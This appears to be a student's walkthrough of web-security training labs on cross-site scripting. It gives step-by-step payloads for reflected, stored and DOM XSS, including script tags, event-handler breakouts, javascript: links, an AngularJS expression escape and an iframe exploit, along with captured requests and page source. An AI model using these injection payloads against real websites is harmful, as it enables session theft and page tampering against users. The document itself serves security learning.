
Cross-site Scripting

#xss


Reflected XSS into HTML context with nothing encoded

1. Insert `<script>alert(1)</script>` into the search bar.



Stored XSS into HTML context with nothing encoded.

1. Click on "view post"




The First Ever Truly Eco Car Has Made It To Market

Forget electricity, we know that's still a drain on the National Grid. Some clever little inventors in Ohio have come up with a way of getting your car moving with nothing but air. And better still, air from your own...

2. Insert `<script>alert(1)</script>` into Comment Section


DOM XSS in document.write sink using source location.search

1. Enter anything on the search box.




0 search results for 'jk'

2. Insert `><svg onload=alert(1)>` into the search bar and wait for the result.



...87318d00af0017.web-security-academy.net says
1


0 search results for '"><svg onload=alert(1)>'




- '" - This part signifies the closing quotation mark (") followed by the greater-than symbol (>). It's typically used to terminate an attribute value in HTML or a string in JavaScript.
- > - The greater-than symbol (>) is an HTML character used to close a tag.

DOM XSS in jQuery anchor href attribute sink using location.search source

1. Click on Submit feedback





2. Inspect on '<Back'



```
<div class="is-linkback">
  ::before
  <a id="backLink" href="/">Back</a> == $0
</div>
<script>
    $(function() {
        $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
    });
</script>
```

3. Insert the Script and Click on ‘<Back’






```
<div class="is-linkback">
  ::before
  <a id="backLink" href="javascript:alert(document.cookie)">Back</a>
</div>
<script> == $0
    $(function() {
        $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
    });
</script>
```

DOM XSS in jQurey selector sink using a hashchange event

1. Insert the script in the body

```
<iframe src="https://0aad00a403e411d6849432db001000eb.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'">
</iframe>
```

2. Deliver the exploit to victim




https://exploit-0aed006103b711eb84e1314d014700db.exploit-server.net/exploit

DOM XSS in jQuery selector sink using a hashchange event


Reflect XSS into attribute with angle brackets HTML-encoded

1. Search anything in the search bar.




0 search results for 'pentest123'

2. This is where the vulnerability is



```
▼<section class="blog-header">
    <h1>0 search results for 'pentest123'</h1>
    <hr>
  </section>
▼<section class="search">
  ▼<form action="/" method="GET"> flex
      <input type="text" placeholder="Search the blog..." name="search" value="pentest123"> == $0
      <button type="submit" class="button">Search</button>
    </form>
  </section>
 ▶<section class="blog-list no-results">⋯</section>
</div>
</section>
```

3. Insert the script



https://0a79005d04204598d8f162583005b00b9.web-security-academy.net/?search="onmouseover%3D"alert%281%29

...f62583005b00b9.web-security-academy.net says

1


Congratulations, you solved the lab!

0 search results for '"onmouseover="alert(1)'

```
<title>Reflected XSS into attribute with angle brackets HTML-encoded</title>
```

Stored XSS into anchor href attribute with double quotes HTML-encoded

1. Click on view post
2. Insert an information



Leave a comment

Comment:

hello

Name:

test


Email:

test@test.ca

Website:

https://google.com


3. Click on view page source and this is the vulnerability



```
        <img src="/resources/images/avatarDefault.svg" class="avatar">                                        Tom O&apos;Clock | 09 April 2024
        </p>
        <p>I tried to read this blog going through the car wash. I could barely read for all the soap in my eyes!</p>
        <p></p>
    </section>
    <section class="comment">
        <p>
        <img src="/resources/images/avatarDefault.svg" class="avatar">                                        <a id="author" href="https://google.com">test</a> | 23 April 2024
        </p>
        <p>hello</p>
        <p></p>
    </section>
    <hr>
```

4. Inject the script


`javascript:alert(1)`



```
        </p>
        <p>I tried to read this blog going through the car wash. I could barely read for all the soap in my eyes!</p>
        <p></p>
    </section>
    <section class="comment">
        <p>
        <img src="/resources/images/avatarDefault.svg" class="avatar">                                        <a id="author" href="https://google.com">test</a> | 23 April 2024
        </p>
        <p>hello</p>
        <p></p>
    </section>
    <section class="comment">
        <p>
        <img src="/resources/images/avatarDefault.svg" class="avatar">                                        <a id="author" href="javascript:alert(1)">inject</a> | 23 April 2024
        </p>
        <p>injection</p>
```

Reflected XSS into a JavaScript string with angle brackets HTML


1. Insert Anything in the search bar




```
<script src="/resources/labheader/js/labHeader.js"></script>
▸ <div id="academyLabHeader"> … </div>
▾ <div theme="blog">
  ▾ <section class="maincontainer">
    ▾ <div class="container is-page">
      ▸ <header class="navigation-header"> … </header> flex
        <header class="notification-header"> </header>
      ▾ <section class="blog-header">
          <h1>0 search results for 'hello'</h1>
          <hr>
        </section>
      ▾ <section class="search"> == $0
        ▸ <form action="/" method="GET"> … </form> flex
        </section>
      ▾ <script>
                var searchTerms = 'hello';
                document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
        </script>
```

2. Insert the Script

`-alert(1)-`



DOM XSS in document.write sink using source location.search inside a select element

1. Insert this script.
   `&storeId="></select><img src=1 onerror=alert(1)>`
   

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded


1. Insert the script
   `{{$on.constructor('alert(1)')()}}`

Reflected DOM XSS

This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.
To solve this lab, create an injection that calls the `alert()` function.

1. Insert script
   `anything\"-alert(1)}//`

explanation :
In the respond it automatically escape `"`




```
GET /search-results?search=z3nsh3ll"-alert() HTTP/1.1
Host:
0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
Cookie: session=smc1lbayt38ydGUoJnQmqSM5svCFLn9E
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-acad
emy.net/?search=z3nsh3ll
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 48

{
  "results":[
  ],
  "searchTerm":"z3nsh3ll\"-alert()"
}
```

We need to add more `\` to end the string and add alert function to break out of javascript string




```
GET /search-results?search=z3nsh3ll\"-alert() HTTP/1.1
Host:
0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
Cookie: session=smc1lbayt38ydGUoJnQmqSM5svCFLn9E
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-acad
emy.net/?search=z3nsh3ll
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 49

{
  "results":[
  ],
  "searchTerm":"z3nsh3ll\\"-alert()"}
```


Notice that there are still a javascript code that does not allow us to execute the alert function so we need to end the string and comment the rest of it out



```
GET /search-results?search=z3nsh3ll\"-alert() HTTP/1.1
Host:
0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
Cookie: session=smc1lbayt38ydGUoJnQmqSM5svCFLn9E
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-acad
emy.net/?search=z3nsh3ll
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 49

{
  "results":[
  ],
  "searchTerm":"z3nsh3ll\\"-alert()"}
```



```
